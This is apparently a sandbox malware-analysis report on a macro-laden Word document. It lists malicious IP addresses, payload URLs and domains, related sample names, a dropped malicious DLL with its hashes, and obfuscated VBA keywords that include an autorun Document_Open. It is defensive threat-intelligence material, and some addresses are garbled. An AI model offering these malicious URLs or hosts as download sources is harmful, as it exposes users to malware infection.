Time	Type	Description
16:31:44	API Interceptor	1x Sleep call for process: msg.exe modified
16:31:45	API Interceptor	33x Sleep call for process: powershell.exe modified
16:31:49	API Interceptor	892x Sleep call for process: rundll32.exe modified

## Joe Sandbox View / Context

### IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
152.170.79.100	I25m9JjVcwM.dll	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>152.170.79.100/jne6snt/m6myiohmse/</li> </ul>
	Informacion_122020_EUH-4262717.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>152.170.79.100/gsyuaw2no20y/</li> </ul>
	1923620_YY-5094713.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>152.170.79.100/2w8radk/e1bqg93t32/bfkkxnxm/kzppfx0srz2azra2z6/wtvri/zuhrx/</li> </ul>
	Info_122020.doc	<a href="#">Get hash</a>	malicious	<a href="#">Browse</a>	<ul style="list-style-type: none"> <li>152.170.79.100/udwy9lqzybri7w/n3qkg5seewustvns68/l36c10de4srgz133yl</li> </ul>

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/f5hv sm8p45k9/r 0hih/g4fm3 hzyqd5c/</li> </ul>
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/x6g2 gr/bchg5i/ 1dw1veojm5 /wx1zsm5gb t71xbtih/g qcr5rzmurhr33/</li> </ul>
	ARC_20201230_493289.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/g66e zlsi59l2qh 9tcn/ydp02 y3srh2m5hj 6/xkq9/wst qsdd/xpmc9 zuidre/</li> </ul>
	vpzvfqdt.dll	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/8wjt ai/6101dxx /4ggv7sw14 5lri/</li> </ul>
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/7gfh 58w8ufcw/</li> </ul>
	Adjunto.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/76cc ih3j36ds48 gflq/1agrd m9fi2y0wnk /3huzz5wj9w7/</li> </ul>
	PO#634493 301220.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/dwap /ulw9qv3rb 7tn3pfmcvj /xibwt6769 jdvwhte/zs ns1d90vaps /f6yatbsb/</li> </ul>
	nrJGslwTeN.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/hmjn chef7iewj2 uvzf9ptl pfikujmvtp /e6oaz9n/7 m756y/bxs78/</li> </ul>
	DAT.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/af7 0npvtnac1s p/hyv2ljkp gl5er/ftza j/82949dvg lj88n9/kr0 5413td4qgc n0/zer9t3m/</li> </ul>
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/9h5m kq4rscmn4p 5/5i03xzqi os0rfom1p /7ryi6q8v0 /lijhnekck 1dpk9ng/0u mxys8m7lmu c090/jj1uo/</li> </ul>
	M3816067.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/jefm qa7pgn6/a7 zeb1l6ir8p /uiii6qu/7 x9123680/q wimc/kzg68 jfg4cm59iv1/</li> </ul>
	messaggio 2912.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/lcpt rzsolv336p jtc/s28dym elc06393/</li> </ul>

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ARCHIVOFile_762-36284.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/bz77 n5i0/aaifq 5b2yw7yw59 kt33/0ghox zznyfa8bik 7hm1/yiyb7 xv8gihti8i /uqf8mgk7iy/</li> </ul>
	Documento-2912-122020.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/iu4g 99cf80c/</li> </ul>
	Documento_I_2612.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/ijpa i1r8tvftp/ t2vqr6k1oq 2jb2z38/f3 8ne62mhsuf 3mdo/a1z9a 6ur8zq6rvcxry/</li> </ul>
	Archivo-29.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• 152.170.7 9.100/doqy otvh2su6/g ilk2/qw7i pzh4umgoxf dc4gu/4alf k7j/m1en5y krvqhpj/</li> </ul>
35.208.69.64	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• allcannabismeds.com /unraid-map/ZZm6/</li> </ul>
	Archivo-29.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• allcannabismeds.com /unraid-map/ZZm6/</li> </ul>
	ARCHIVOFile-2020-IM-65448896.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• allcannabismeds.com /unraid-map/ZZm6/</li> </ul>
	ARCH.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> <li>• allcannabismeds.com /unraid-map/ZZm6/</li> </ul>

## Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
allcannabismeds.com	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 35.208.69.64
	Archivo-29.doc	Get hash	malicious	Browse	• 35.208.69.64
	ARCHIVOFile-2020-IM-65448896.doc	Get hash	malicious	Browse	• 35.208.69.64
	ARCH.doc	Get hash	malicious	Browse	• 35.208.69.64

## ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLE-2US	PO#218740.exe	Get hash	malicious	Browse	• 35.208.174.213
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 35.214.23.27
	Consignment Details.exe	Get hash	malicious	Browse	• 35.208.179.96
	S4P1JiBZIZxvtFR.exe	Get hash	malicious	Browse	• 35.214.203.1
	Archivo_29_48214503.doc	Get hash	malicious	Browse	• 35.214.169.246
	info.doc	Get hash	malicious	Browse	• 35.208.84.24
	Adjunto 29 886_473411.doc	Get hash	malicious	Browse	• 35.209.78.196
	Informacion_29.doc	Get hash	malicious	Browse	• 35.214.169.246
	Informacion_29.doc	Get hash	malicious	Browse	• 35.209.78.196
	form.doc	Get hash	malicious	Browse	• 35.214.199.246
	Nuevo pedido.exe	Get hash	malicious	Browse	• 35.209.33.122
	Info_122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	84-2020-98-6493170.doc	Get hash	malicious	Browse	• 35.208.104.82
	rib.exe	Get hash	malicious	Browse	• 35.209.110.77
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 35.208.69.64
	Adjunto.doc	Get hash	malicious	Browse	• 35.214.159.46
	Messaggio-3012-2020.doc	Get hash	malicious	Browse	• 35.214.159.46

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TelecomArgentinaSAAR	Documento-2912-122020.doc	Get hash	malicious	Browse	• 35.208.84.24
	Documento_I_2612.doc	Get hash	malicious	Browse	• 35.208.84.24
	Archivo-29.doc	Get hash	malicious	Browse	• 35.208.69.64
TelecomArgentinaSAAR	info.doc	Get hash	malicious	Browse	• 190.247.13.9.101
	Informacion_29.doc	Get hash	malicious	Browse	• 190.247.13.9.101
	i	Get hash	malicious	Browse	• 181.170.3.37
	l25m9JjVcwM.dll	Get hash	malicious	Browse	• 152.170.79.100
	Informacion_122020_EUH-4262717.doc	Get hash	malicious	Browse	• 152.170.79.100
	1923620_YY-5094713.doc	Get hash	malicious	Browse	• 152.170.79.100
	Info_122020.doc	Get hash	malicious	Browse	• 152.170.79.100
	FILE 20201230 XC25584.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARCHIVOFile.doc	Get hash	malicious	Browse	• 190.247.13.9.101
	Doc 2912 75513.doc	Get hash	malicious	Browse	• 190.247.13.9.101
	79685175.doc	Get hash	malicious	Browse	• 190.247.13.9.101
	DATI 2020.doc	Get hash	malicious	Browse	• 190.247.13.9.101
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 200.114.142.40
	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	• 152.170.79.100
	ARC_20201230_493289.doc	Get hash	malicious	Browse	• 152.170.79.100
	vpzvfqdt.dll	Get hash	malicious	Browse	• 152.170.79.100
	LIST_2020_12_30_45584.doc	Get hash	malicious	Browse	• 152.170.79.100
	Adjunto.doc	Get hash	malicious	Browse	• 152.170.79.100
	PO#634493 301220.doc	Get hash	malicious	Browse	• 152.170.79.100
	nrJGslwTeN.doc	Get hash	malicious	Browse	• 152.170.79.100

## JA3 Fingerprints

No context

## Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\Ygyhlqt\Bx5jfmo\R43H.dll	rep_2020_12_29_N918980.doc	Get hash	malicious	Browse	

## Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{A07B73A5-D643-47FF-B622-0CF30ED55516}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDeep:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECBC25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	..... ..... .....

## C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Size (bytes):	104
Entropy (8bit):	4.4337069393458535
Encrypted:	false
SSDeep:	3:M1YK+Q3WUcRt2UL/Q3WUcRt2mX1YK+Q3WUcRt2v:MyK+PUcRD/PUcRAK+PUcRS
MD5:	3F41D10BF9F9AF03A04023D8E8049989
SHA1:	3986F88F1BC337C32825E1E03453ABBE36B8FCD4
SHA-256:	FAC7D2875B651552EBC9DFBAF39084E0741D33DE13470AFAFA67779EA7F8ABAC
SHA-512:	52E6B5FAAC8731D4DBF579666C5A6E72906DE8D2AE3FCE70E86A381A75CEC69591009E2E45EDA2A821A85B82D09B0EF06ACCC0EA062ED1A857E7A02F5486C34
Malicious:	false
Preview:	[doc]..info_2020_NJY_31940448.LNK=0..info_2020_NJY_31940448.LNK=0..[doc]..info_2020_NJY_31940448.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\info\_2020\_NJY\_31940448.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:16 2020, mtime=Wed Aug 26 14:08:16 2020, atime=Wed Jan 13 23:31:41 2021, length=163328, window=hide
Category:	dropped
Size (bytes):	2148
Entropy (8bit):	4.55005851897808
Encrypted:	false
SSDEEP:	24:86H/XTm6GreVPe4GDv3qJdM7dD26H/XTm6GreVPe4GDv3qJdM7dV:86H/XTFGqFxJQh26H/XTFGqFxJQ/
MD5:	B40F3772B12E7A1C991296DE6EAA34D5
SHA1:	6DE879D4890CB03D3FAD473FF7BAC7089FD1D52
SHA-256:	568D6E386FB7F4D117EB76D677B91F07D9A5F555046FA95ED92F2002EB91A0A5
SHA-512:	5C441768DE8B4DCA1A7A5CE8E0D8A8DDF9B7BFC7BC71235F4AEB95F39788C8CCEE835526F1BD1E95464881EC1AD7F534C4D45B5C46F68BE78DEACAA280EA260
Malicious:	false
Preview:	L.....F.....%.....{.....~.....P.O. .i....+00.../C\.....t.1....QK.X.Users`.....:.....QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2..d.l.l.-.2.1.8.1.3....L.1.....Q.y.user.8.....QK.X.Q.y*...&=.....U.....A.l.b.u.s....z.1.....Q.y/Desktop.d.....QK.X.Q.y*...=_.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2..d.l.l.-.-2.1.7.6.9.....~.2.~.R....._I.N.F_O._2-1.D.O.C.b.....Q.y.Q.y*...8.....i.n.f.o._2.0.2.0._N.J.Y._3.1.9.4.0.4.4.8...d.o.c.....8.[.....?J.....C:\Users\.\#.....\124406\Users.user\Desktop\info_2020_NJY_31940448.doc.1.....\.....\.....\.....D.e.s.k.t.o.p.i.n.f.o._2.0.2.0._N.J.Y._3.1.9.4.0.4.4.8...d.o.c.....\.....LB)...Ag.....1SPS.X.F.L8.C...&m.m.....-S.-1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`.....X.....124406....

C:\Users\user\AppData\Roaming\Microsoft\Templates\~Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDeep:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObvvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\DJ17GIRPUSXWYYEETPX6.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.588936232295481
Encrypted:	false
SSDeep:	96:chQCsMqZqvsqvJCwo7z8hQCsmqZqvsEHyqvJcworpzv1YyHYf8OZlUVVlu:cwo7z8yMHnorpzvaf8Oclu
MD5:	6E003B978C8532648584BE98AC76BBCC
SHA1:	A9382D50E314C182CD968195BD87C74825F75CFC
SHA-256:	E0B2EAEC1DFAF37935F05D59B56FC6213799EA9AFE2C3546A5CF6028434E2A4F
SHA-512:	F34247F519F052DD5966CC5182FD6F536250EEA6A838CCA4A2C62A56F6D0B28367A052C66A7B31C8558E7B7998DA1CCC59490EC18786B4EB96677B91A67A388
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\DJ17GIRPUSXWYYEETPX6.temp	
Preview:	.....FL.....F."....8.D...xq.{D...xq.{D..k.....P.O.:i....+00.../C\.....\1...{J\.. PROGRA~3..D...:{J\*..k.....P.r.o.g.r.a.m.D.a.t.a....X.1....~J v. MICROS~1..@.....~J v*..l.....M.i.c.r.o.s.o.f.t..R.1....wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....((..STARTM~1.j.....:(*.....@....S.t.a.r.t..M.e.n.u..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~1.....Pf..Programs.f.....Pf.*.....<....P.r.o.g.r.a.m.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2....1.....xJu=..ACCESS~1..l.....wJr*.....B.....A.c.c.e.s.s.o.r.i.e.s..@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1....."WINDOW~1.R.....;".....W.i.n.d.o.w.s.. .P.o.w.e.r.S.h.e.l.l.....v.2.k....., .WINDOW~2.LNK.Z.....:, *....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\\$fo_2020_NJY_31940448.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDeep:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEFO
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A837548037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFFF1F8CAE0
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\YgyhlqltBx5jfmo R43H.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	433664
Entropy (8bit):	7.136814209859121
Encrypted:	false
SSDeep:	12288:snzOTW1lg1hxgsjtuEiJ+F9kuwL/1ZBuK20DcUX3XSP9m:eEW1SEiUFZwLdZxDcUXSA
MD5:	759F11DE546F75EC1B576ED031C7A1DC
SHA1:	A727EBFC32B3C8C7B1FE073F009C53D49FAE6F72
SHA-256:	BBB9C1B98EC307A5E84095CF491F7475964A698C90B48A9D43490A05B6BA0A79
SHA-512:	73C0609A7614505CF45DC98076194D1838D71465BAA694D8EFB7BC25E63C9C42A6A2447CDD25731CB4DD141CB467CD658461A01FCA0B2DD19B0B4FA9842EE8D
Malicious:	true
Antivirus:	<ul style="list-style-type: none"> <li>Antivirus: Metadefender, Detection: 67%, <a href="#">Browse</a></li> <li>Antivirus: ReversingLabs, Detection: 86%</li> </ul>
Joe Sandbox View:	<ul style="list-style-type: none"> <li>Filename: rep_2020_12_29_N918980.doc, Detection: malicious, <a href="#">Browse</a></li> </ul>
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....B.....=.....M.....M.....M.....9.....Z.....Rich.....PE..L.....!.....<.....`.....P.....P.....%..<..T.....@.....<.....text..c.....`.....rdata.....@..@.data.....@..@.rsrc.....@..@.reloc.....%.....&.....x.....@..B.....

Static File Info	
General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: ADP Rubber Gorgeous Plastic Towels Buckinghams hire hard drive backing up orchid blue functionalities, Author: Clia Petit, Template: Normal.dotm, Last Saved By: Elisa Leclercq, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Dec 29 13:35:00 2020, Last Saved Time/Date: Tue Dec 29 13:36:00 2020, Number of Pages: 1, Number of Words: 2202, Number of Characters: 12554, Security: 8
Entropy (8bit):	6.679523117725541
TrID:	<ul style="list-style-type: none"> <li>Microsoft Word document (32009/1) 79.99%</li> <li>Generic OLE2 / Multistream Compound File (8008/1) 20.01%</li> </ul>
File name:	info_2020_NJY_31940448.doc
File size:	162000

General	
MD5:	e99693721af4330b2f4f0e4ca39f74df
SHA1:	8d5141493dc9e88dd82f55ebbc9c538764127887
SHA256:	c081588672d7e47686d25c4e55de905404749c4ab80a8fa47eb66ceb77c4bc3e
SHA512:	09883a7d81b178ae0d66cba2049569c393cb58902b58f7086851899280a05cf4476132674f4f4d22f15d9cd8f12b3fc81b6eb967d1c20dc48056a0862062d70
SSDeep:	3072:b9ufstRUUKSns8T00JSHUgteMJ8qMD7gqtmO:b9ufsfglf0pLqtmO
File Content Preview:	.....>..... ..... .....

## File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

## Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

## OLE File "info\_2020\_NJY\_31940448.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

## Summary

Code Page:	1252
Title:	
Subject:	ADP Rubber Gorgeous Plastic Towels Buckinghamshire hard drive backing up orchid blue functionalities
Author:	Clia Petit
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Elisa Leclercq
Revision Number:	1
Total Edit Time:	0
Create Time:	2020-12-29 13:35:00
Last Saved Time:	2020-12-29 13:36:00
Number of Pages:	1
Number of Words:	2202
Number of Characters:	12554
Creating Application:	Microsoft Office Word
Security:	8

## Document Summary

Document Code Page:	1252
Number of Lines:	104
Number of Paragraphs:	29
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Document Summary	
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

### Streams with VBA

VBA File Name: Bt08uhxu1tnhy1, Stream Size: 701

#### General

Stream Path:	Macros/VBA/Bt08uhxu1tnhy1
VBA File Name:	Bt08uhxu1tnhy1
Stream Size:	701
Data ASCII:	.....#.....S * c {..... .....X.....M E..... .....
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 53 2a 63 7b 00 00 ff ff 03 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 ff ff ff ff 00

### VBA Code Keywords

#### Keyword

Attribute  
VB\_Name

#### VBA Code

VBA File Name: Xhlj9irufb65\_wekzf, Stream Size: 14399

#### General

Stream Path:	Macros/VBA/Xhlj9irufb65_wekzf
VBA File Name:	Xhlj9irufb65_wekzf
Stream Size:	14399
Data ASCII:	.....).....S * ~..... .....X.....M E..... .....
Data Raw:	01 16 01 00 00 f0 00 00 00 fc 0a 00 00 d4 00 00 00 88 01 00 00 ff ff ff 03 0b 00 00 a7 29 00 00 00 00 00 01 00 00 00 53 2a 86 7e 00 00 ff ff 03 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 ff ff ff ff 00

### VBA Code Keywords

#### Keyword

pKryCIHFC  
#jKkJJJZ,  
"O:\gtNTBHAA\pRTARKP\omJGJZDcR.TSCsY"  
VSmdWBCHE  
#IyJitF,  
Access  
Len(mKbjhqs))  
qQuwLC  
oMoXwHAI:  
KcYzD()  
JpnblUF:  
"F:\emayA\cEXRoDjh\lVwIACIE.cAhxFIQK"  
iNgaE:  
Resume  
zDLxpKAFE  
#nBVGMJ,  
XUiHBHHUH()  
#DLbwIFKRv,  
VGYhDjf

Keyword
FELuBTD
nTckscaDq
"F:\JJhGoHJAy\mhYgHAECB\SclqGCAp.sgqtGoGFB"
qQuwLC:
"F:\MIXPEQqxrgAtKF\wbeXEF.fMuFiCa"
zaZqi
"O:\NCeDGUAx\liGyAlZj\UyiD.VfSxEM"
HXWoFCJP()
#gGHPnUA
aMSHGI:
erroxv
GEdfl()
abJXtUnJ
FreeFile
LOF(intGend)
vSgqJl
"F:\bdvnDGG\YcEx\iktRsYELAd.fmxkB"
#HHIaF
#FELuBTD,
#JKKUJJZ
XRvZDBDB
VSmdWBCH:
#abJXtUnJ
OuPbAWEJB
"F:\tzCMq\XMchB\YUPCdfDKL.EffNJq"
"F:\rRIMG\pwZWJ\AvgVBxG.OaxnnLJb"
OkxlX
#yhCeYdDx
LveTGO
"O:\zDxufIC\iCExC\ZRtuVA.YMVmJ"
zDLxpKAFe:
TOmTI
DtPcJVH:
HNtcACoR()
VWDNpul()
yhCeYdDx
snahbsd
"O:\xfHgsuZ\OuWcHBRFs\aVDcAfBmF.wxMQaJA"
#HHIaF,
"F:\KzjhHR\iTZqG\WLFeZHJ.RQtHHgTHi"
ReDim
KcYzD
BaaeH:
jkKUJJZ
VWDNpul
#GvYvntR,
#zaZqi
#pYTRxECC,
DCGxZIHE
DtPcJVH
DCGxZIHE()
"O:\vzest\bkKRAHG\viWaCHFyl.borAlDhH"
#pYTRxECC
nBVGMJ
"O:\alUpFwC\ntpvYbID\cOpRCH.yenkEdEBG"
#FRpvMrG,
PFNPd
"O:\ZGlzCsC\TtOjBxE\gAFGG.ByczYWAGo"
"O:\skwqjIHSw\BGDBEtNI\SVgGCDCe.oeVOIAwo"
jLIJFE
#yhCeYdDx,
"F:\UkqzBHD\AfiiMCw\FaEXXA.H.VJBQHBwD"
GvYvntR
OkxlX:

<b>Keyword</b>
OuPbAWEJB:
"O:\OoAuHBF\TrVff\RegJKh.zDCEsFDJE"
HXWoFCJP
TOmTI()
"F:\BokBJR\JVqtTl\wBdFDGCM.csxtJBIHA"
"F:\yhgJCIMF\qsJDB\PptZC.VCOUrPxF"
#GigmCE
Binary
uwrlI
"O:\QYYElD\neIGGHdk\tPJGEle.xXBLI"
QrZrL:
DLbwIFKRv
"F:\CmcVFslXishGzBCohcyLYIRH.wmCzaBADB"
XDAalBnl:
"F:\LvKnABoUEZATF\XZQseKaFA.wNmzM"
jLIJFE()
#ovskCl,
pyTRxECC
HHlaF
QrZrL
iNgaE
#FmdzUop
uwrlI:
FRpvMrG
LveTGO()
#FmdzUop,
oMoXwHai
JpnblUF
Integer
pKryCIHFC()
uqjqkyHX
GEdfl
ovskCl
"O:\VoJkkBWBC\Ncgof\KcMVOEFe.igOXKnIU"
BaaeH
gGHPnUA
SljWJBH
"O:\rueRG\VzWpbFH\ljzjDqRCA.NfKzekAB"
#FELuBTd
YVAKAT()
"F:\SVdffCU\nnnqUrp\YWmSNHII.kFjgBgDk"
Error
YVAKAT
HntcACoR
aMSHGI
#CMVnWpNGG,
#nBVGMJ
Attribute
KnLfUEp()
Mid(mKbjhqs,
erxovx()
OstReD:
Close
uqjqkyHX()
FmdzUop
"F:\AILTF\KjklF\ZbOCaDfmF.zRWqJ"
OstReD
#DLbwIFKRv
VB_Name
#ovskCl
"O:\hTNkC\vnsiEILT\lOvmX.DAalToDF"
KnLfUEp
lyJitF
"O:\uYQKMKtKdHCsGD\kgPV.CtEPFla"

**Keyword**  
Function  
"O:\CSYal\BeKGII\ISIAUHBA.hUrieDEBA"  
#GigmCE,  
CMVnWpNGG  
#CMVnWpNGG  
#abJXtUnJ,  
#FRpvMrG  
#VGYhDjxf,  
XUiHBHHUH  
"F:\KrczWMd\cxBwEA\spjtC.VvknDGZ"  
nTckscaDq()  
"O:\vzKFL\xTplfDEO\UzdPBjhtk.FxjwCGqT"  
"F:\KqqRCCD\OxxrCn\leQUMRH.ZdxM.J"  
XDAatBnl  
WvseC:  
vSgqJI:  
PFNPd()  
#zaZqi,  
"O:\ikJcU\cGlxAAG\fEBwJJ.UFkBBLGk"  
#GvYvntR  
WvseC  
XRvZDBD:  
#lJitF  
mKbjhqS  
"F:\qyUZgDN\BGtxCFHH\NTfeA.DExaE"  
#VGYhDjxf  
"O:\cRwnDC\zYxqog\gNodA.UMeMlyH"  
"F:\nByRqYG\TFriHa\TImuB.vzTdgVSJ"  
#gGHPnUA,  
GigmCE  
sljWJBH()

VBA Code

VBA File Name: Xlb0g5eyj545, Stream Size: 1113

## VBA Code Keywords

**Keyword**  
False  
Private  
VB\_Exposed  
Attribute  
VB\_Creatable  
VB\_Name  
Document\_Open()  
VB\_Customizable  
VB\_PredeclaredId  
VB\_GlobalNameSpace  
VB\_Base  
VB\_TemplateDerived

## Streams

**Stream Path: \x1CompObj, File Type: data, Stream Size: 121**

## General

**Stream Path: lx5DocumentSummaryInformation, File Type: data, Stream Size: 4096**

## General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2493067649
Base64 Encoded:	False
Data ASCII:	.+,.0.....h.....p . .....h.....9.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 e8 00 00 00 0c 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 05 00 00 07 c0 00 00 06 00 00 84 00 00 11 00 00 00 8c 00 00 00 17 00 00 94 00 00 0b 00 00 00 9c 00 00 10 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 524

## General

Stream Path:	\x5Summary\Information
File Type:	data
Stream Size:	524
Entropy:	4.07059716556
Base64 Encoded:	False
Data ASCII:	.....O h.....+'..0..... ..I.....X.....@..... .....(.....0.....8..... .....Normal.dotm.
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 dc 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 06 c1 01 00 00 04 00 00 00 58 01 00 00 05 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

**Stream Path: 1Table, File Type: data, Stream Size: 6477**

## General

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	512
Entropy:	5.51490266847
Base64 Encoded:	True
